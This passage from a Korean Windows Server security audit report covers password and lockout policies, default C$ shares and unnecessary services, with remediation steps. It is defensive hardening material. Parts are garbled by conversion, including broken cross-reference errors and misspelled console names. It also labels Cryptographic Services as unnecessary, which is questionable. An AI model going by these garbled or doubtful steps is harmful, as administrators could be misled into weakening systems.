
1) 시작> 실행> SECPOL.MSC> 계정 정책> 계정 잠금 정책> "계정 잠금 임계값" 확인한다.

a. 계정 잠금 임계값이 '0'이므로 차단 처리가 이루어지지 않는다.



취약점 조치

1) 해당 정책의 값을 권장되는 1이상 5이하의 값으로 수정.



5.1.3. 계정 잠금 기간 설정 미흡(W-47)


취약점 개요

- 로그인 실패 시 일정 시간 동안 계정 잠금을 하지 않은 경우, 공격자의 자동화된 암호 추측 공격이 가능하여, 사용자 계정의 패스워드 정보가 유출될 수 있다.

양호	"계정 잠금 기간" 및 "계정 잠금 기간 원래대로 설정 기간" 이 설정되어 있는 경우(60분 이상의 값으로 설정하기를 권고함)
취약	"계정 잠금 기간" 및 "잠금 기간 원래대로 설정 기간"이 설정되지 않은 경우


취약점 설명

- 시작 > 실행 > SEPOL.MSC > 계정 정책 > 계정 잠금 정책 > "다음 시간 후 계정 잠금 수를 원래대로 설정" 정책 확인한다.
 A. **오류! 참조 원본을 찾을 수 없습니다.**와 같이 설정되어 있는 경우 해당 정책 비활성화해야 한다.



취약점 조치

- 오류! 참조 원본을 찾을 수 없습니다.**의 정책 수정 후 계정 잠금 기간을 60분 이상으로 설정한다.



5.1.4. 패스워드 최소 암호 길이 설정 미흡(W-49)

취약점 개요


- 짧은 패스워드 및 일반적인 단어와 일반적인 어구를 이용해 암호를 설정한 경우 사전 공격이나 가능한 모든 문자의 조합을 시도하는 무작위 공격을 통해 쉽게 패스워드가 도용될 수 있다.

양호	최소 암호 길이가 8문자 이상으로 설정되어 있는 경우
취약	최소 암호 길이가 설정되지 않았거나 8문자 미만으로 설정된 경우

취약점 설명


- 시작 > 실행 > SECPOL.MSC > 계정정책 > 암호 정책 > "최소 암호 길이" 정책 확인한다.

A. 현재 적용된 패스워드 최소 길이 정책이 '0'이므로 취약한 상태이다.



취약점 조치

- 보안 상 권장되는 문자 길이인 8문자 이상으로 설정한다.



5.1.5. 패스워드 최소 사용 기간 설정 미흡(W-51)

취약점 개요


- 패스워드 변경 후 최소 사용 기간이 설정되지 않은 경우 사용자에게 의숙한 패스워드로 즉시 변동이 가능하여, 이를 재사용함으로써 원래 암호를 같은 날 다시 사용할 수 있다.
- 패스워드 변경 정책에 따른 주기적인 패스워드 변경이 무의미해질 수 있다.

양호	최소 암호 사용 기간이 0보다 큰 값으로 설정되어 있는 경우
취약	최소 암호 사용 기간이 0으로 설정되어 있는 경우

취약점 설명


1) 시작 > 실행 > SECPOL.MSC > 계정정책 > 암호 정책 > "최소 암호 사용 기간" 정책 확인한다.

A. 현재 해당 정책의 설정 값은 0으로, 최소 사용 기간 제한이 없어 취약한 상태이다.



취약점 조치

1) 잣은 비밀번호 변경으로 인해 관리 부실을 야기할 수 있기 때문에 해당 정책의 최소 권장 값인 1으로 설정한다.



5.1.6. 최근 암호 기억(W-55)


취약점 개요

- 최근 암호 기억 정책이 설정되지 않은 경우 특정 계정에 동일한 암호를 오랫동안 사용하는 것이 가능하여 공격자가 무작위 공격을 통해 패스워드 정보 노출 가능성이 커진다.

양호	최근 암호 기억이 4개 이상으로 설정되어 있는 경우
취약	최근 암호 기억이 4개 미만으로 설정되어 있는 경우


취약점 설명

- 시작 > 실행 > SECPOL.MSC > 계정정책 > 암호 정책 > “최근 암호 기억” 정책 확인한다.
a. 해당 정책이 정책 사용 안 함의 의미를 가진 0의 값으로 설정되어 있다.



취약점 조치

- 권장 값인 ‘4’ 이상의 값으로 설정한다.



5.2. 서비스 관리

5.2.1. 하드디스크 기본 공유 설정(W-08)


취약점 개요

- 관리 목적으로 자동 생성되는 기본 공유 드라이브인 C\$, D\$, E\$ 등을 통해 비인가자가 모든 시스템 자원에 접근할 수 있는 상황 발생 가능. 해당 공유 기능의 경로를 이용해 바이러스 침투 가능성 존재한다.
- Windows 2000, XP에서는 관리자 ID/PW를 알고 있다면 해당 공유 드라이브에 네트워크로 자유롭게 접근할 수 있었으나, 이후 버전에서는 기본적으로 차단됨. 따라서 심각한 취약점으로 생각되지는 않으나, 하나의 공격 벡터가 될 가능성도 있으니 공유를 제거하는 것이 권고된다.
- 해당 기본 공유는 Active Directory를 사용하거나, Clustered System이 적용된 시스템에서 사용될 수 있다. 본 시스템은 해당 사항이 없으므로 불필요한 기본 공유라고 판단할 수 있다.


양호	레지스트리의 AutoShareServer가 0이며 기본 공유가 존재하지 않는 경우
취약	레지스트리의 AutoShareServer가 1이거나 기본 공유가 존재하는 경우

취약점 설명

1) FLSMGMT.MSC에서 기본 공유되고 있는 C\$ 드라이브를 확인할 수 있다.



2) 기본 공유를 자동으로 생성하는 AutoShareServer 레지스트리 부재를 확인할 수 있다.



취약점 조치

1) C\$ 드라이브 우클릭 - 기본 공유 제거

Shared Folders					
	Share Name	Folder Path	Type	# Client Connections	Description
Shares	ADMINS	C:\Windows	Windows	0	Remote Admin
Sessions	IPCS		Windows	0	Remote IPC
Open Files					

- 2) "HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters" 레지스트리 경로에 'AutoShareServer'를 DWORD 타입의 값을 0으로 생성 후 값을 0으로 설정한다.

Registry Editor			
File	Edit	Favorites	Help
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters			
KSeclPkg	Name	Type	Data
KxD	(Default)	REG_SZ	(value not set)
KmFunk	autodisconnect	REG_DWORD	0x0000000f (15)
KmFn	EnableAuthentic..	REG_DWORD	0x00000000 (0)
LanmanServer	enableforcedlog..	REG_DWORD	0x00000001 (1)
Aliases	enablesecurity...:	REG_DWORD	0x00000000 (0)
AutotunedParameters	GUID	REG_BINARY	97 99 a8 ad ed 15 b8 43 ba 9d 57 c4 84 6e b1 d2
DefaultSecurity	NullSessionPipes	REG_MULTI_SZ	
Linkage	requiresecurity..	REG_DWORD	0x00000000 (0)
Parameters	restrictnullsess..	REG_DWORD	0x00000001 (1)
ShareProviders	ServiceDLL	REG_EXPAND_SZ	%SystemRoot%\system32\svsvc.dll
Shares	ServiceDLLUnloa...	REG_DWORD	0x00000001 (1)
TriggerInfo	AutoShareServer	REG_DWORD	0x00000000 (0)
LanmanWorkstation			

5.2.2. 불필요한 서비스 가동(W-09)


취약점 개요

- Windows Server에는 기본적으로 시스템에 설치되는 여러 서비스가 존재함. 가동 중인 불필요한 서비스 중 취약점이 존재한다면 공격 벡터로 악용될 수 있다.
- 불필요한 네트워크 서비스의 경우 외부에서 침입할 수 있는 포트를 열어 둘 가능성이 크므로 공격 표면이 넓어질 수 있다.


양호	일반적으로 불필요한 서비스가 중지되어 있는 경우
취약	일반적으로 불필요한 서비스가 구동 중인 경우

취약점 설명


- 1) SERVICES.MSC에서 가동 중인 서비스 중 불필요한 서비스가 존재하는지 확인한다.
 - 2) 가동 중인 불필요한 서비스 목록
 - a. Cryptographic Services : 윈도우 파일의 서명을 확인하는 카탈로그 데이터베이스 서비스
- 총괄**



- b. Distributed Link Tracking Client는 네트워크 도메인의 여러 컴퓨터나 일반 컴퓨터에서 NTFS 파일 간의 연결을 관리하는 도구이며 Active Directory를 사용하지 않는 서버에서는 필요하지 않다.




- c. Print Spooler는 인쇄 과정 스팔링을 관리하는 서비스이며 프린터가 없는 시스템에서는 필요하지 않다.



